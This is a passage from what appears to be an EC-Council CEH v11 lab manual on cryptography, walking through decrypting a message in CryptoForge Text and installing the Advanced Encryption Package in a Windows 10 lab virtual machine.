


Figure 1.4.13: Saving the File

23. Close the **CryptoForge Text** window.
24. Now, let us assume that you shared the file through the mapped network drive and shared the password to decrypt the file in an email message or through some other means.

TASK 4.5

Decrypt the Encrypted Message

25. Switch to the **Windows 10** virtual machine and navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. You will observe the encrypted file in this location; double-click the file **Secret Message.cfd**.




Figure 1.4.14: Viewing the Encrypted File

27. The **CryptoForge Text** window appears, displaying the message in an encrypted format. Click **Decrypt** from the toolbar to decrypt it.




Figure 1.4.15: Decrypting the Encrypted File

28. The **Enter Passphrase - CryptoForge Text** dialog-box appears; enter the password you provided in **Step#19** to decrypt the message in the **Passphrase** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.16: Enter Passphrase - CryptoForge Text Dialog-Box

29. The **CryptoForge Text** window appears, displaying the message in plain-text format, as shown in the screenshot.




Figure 1.4.17: Message Decrypted Successfully

Note: In real-time, you may share sensitive information through email by encrypting data using CryptoForge.

30. This concludes the demonstration of performing file and text message encryption using CryptoForge.
31. Close all open windows and document all the acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

TASK 5 Perform File Encryption using Advanced Encryption Package

Here, we will use the Advanced Encryption Package tool to perform file encryption.

TASK 5.1

Install Advanced Encryption Package

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package** and double-click **aep.msi**.
2. **Windows Installer** initializes and the **Advanced Encryption Package Setup** window appears; click the **I accept the terms in the License Agreement** checkbox; then, click **Install**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Encryption Package is a file encryption software for Windows used for secure file transfer, batch file encryption, and encrypted backups. It supports file and/or text encryption, performs secure file deletion, and creates an encrypted self-extracting file to send as an email attachment.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 1.5.1: Advanced Encryption Package Setup window

3. Follow the steps to install the application with default settings.
4. After the completion of the installation, **Completed the Advanced Encryption Package Setup Wizard** appears; then, click **Finish**.




Figure 1.5.2: Advanced Encryption Package Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, click the **Start** icon from the bottom-left corner of **Desktop**; and from the list of **Recently added** applications, click **Advanced Encryption Package 2017** to launch the application.




Figure 1.5.3: Launching Advanced Encryption Package application from the Apps screen

6. The **Advanced Encryption Package - License Manager** window appears. Under the **License Manager** section, select the **Start free 30-day trial** radio button and click **Next**.

